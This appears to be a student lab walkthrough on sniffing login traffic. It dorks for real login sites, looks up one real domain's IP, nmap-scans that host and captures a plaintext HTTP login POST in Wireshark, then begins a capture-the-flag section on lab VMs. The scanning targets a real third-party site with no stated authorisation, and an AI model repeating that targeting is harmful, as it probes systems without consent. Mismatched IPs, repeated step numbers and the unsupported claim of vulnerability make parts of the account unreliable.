
STEP-4: Click on next.




STEP-5: Open wireshark tool.




STEP-7: Open the WiFi adaptor.







STEP-8: Open browser and search the following site: pk inurl: http login



STEP-09: now copy the website url.



STEP-10: now go to <https://whois.domaintools.com/> and paste the copied website url and click on search.



STEP-11: Note down the ip address.

Whois Record for TechnoPk.com

Domain Profile	
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com IANA ID: 303 URL: www.publicdomainregistry.com.http://www.publicdomainregistry.com Whois Server: whois.publicdomainregistry.com abuse-contact@publicdomainregistry.com (P) +12013775952
Registrar Status	clientTransferProhibited
Dates	7,414 days old Created on 2004-03-13 Expires on 2025-03-13 Updated on 2024-03-18
Name Servers	NS1.HOSTINGMADEEASY.COM (has 4,050 domains) NS2.HOSTINGMADEEASY.COM (has 4,050 domains) NS3.HOSTINGMADEEASY.COM (has 4,050 domains) NS4.HOSTINGMADEEASY.COM (has 4,050 domains)
IP Address	49.12.122.38 - 44 other sites hosted on this server
IP Location	Germany - Berlin - Friedrichshain - Dwl-back Bone Network Block Includes Wan And Loop Back Ips For D
ASN	AS24940 HETZNER-AS Hetzner Online GmbH, DE (registered Jun 03, 2002)
Domain Status	Registered And No Website
IP History	31 changes on 31 unique IP addresses over 19 years
Registrar History	2 registrars with 1 drop
Hosting History	19 changes on 5 unique name servers over 20 years
Whois Record (last updated on 2024-06-30)	
Domain Name: TECHNOPK.COM Registry Domain ID: 114000562_DOMAIN_COM-VRSN	

How does this work?

DomainTools Iris
The gold-standard Internet intelligence platform

[Learn More](#)

▲ Preview the Full Domain Report

Tools

- [Hosting History](#)
- [Monitor Domain Properties](#)
- [Reverse IP Address Lookup](#)
- [Network Tools](#)
- [Visit Website](#)

TECHNO TRADERS

Pressure Gauges


Absenteeism

Work History

View Screenshot History

Available TLDs

STEP-12: now open kai-linux virtual machine



STEP-13: open terminal and go root user.


```
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─#
```

STEP-14: Run the command `nmap <target_ip>` to get open ports

```
File Actions Edit View Help
└─(root㉿kali)-[~]
└─$ nmap 49.32.225.38
Starting Nmap 7.44 ( https://nmap.org ) at 2020-08-10 04:31 EST
Nmap scan report for 49.32.225.38 (49.32.225.38)
Host is up (0.0003s latency).
Net filtered: Nmap entered top ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 26.95 seconds
└─#
```

Since the website is vulnerable to all three protocols we will use it to sniff the data.


STEP-15: Now open the website and enter random login credentials.




STEP-11: Simultaneously check wirehshark tool and search for **http** in the search box.

No.	Time	Source	Destination	Protocol	Length	Info
79	14.235293	192.168.29.98	49.12.122.38	HTTP	778	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
121	14.408805	49.12.122.38	192.168.29.98	HTTP	59	HTTP/1.1 200 OK (text/html)
126	14.457118	192.168.29.98	49.12.122.38	HTTP	527	GET /undefined?1719643114873 HTTP/1.1
141	14.643670	49.12.122.38	192.168.29.98	HTTP	569	HTTP/1.1 404 Not Found (text/html)

As we can see the credentials we used in the website is shown at the bottom. The website is vulnerable to http protocol.




STEP-12: Simultaneously open wireshark tool and search for **ftp** in the search bar.



Wireshark has captured ftp protocol.

STEP-13: search **pop** in search bar to sniff data



Conclusion:

Wireshark is a powerful network protocol analyzer. It is used to capture and interactively browse the traffic running on the computer. Here we used it to sniff data from a website capturing FTP, HTTP and POP protocols. Wireshark is often used for network troubleshooting, analysis, software and protocol development, and education.


Objective-02: Server Hacking – Crack the servers and find the flags

- o Exploit the SUNSET server
- o Exploit the DC-1 server


STEP-1: Import both sunset server and DC-1 server in the virtual machine box.




STEP-2.1: Open sunset server.



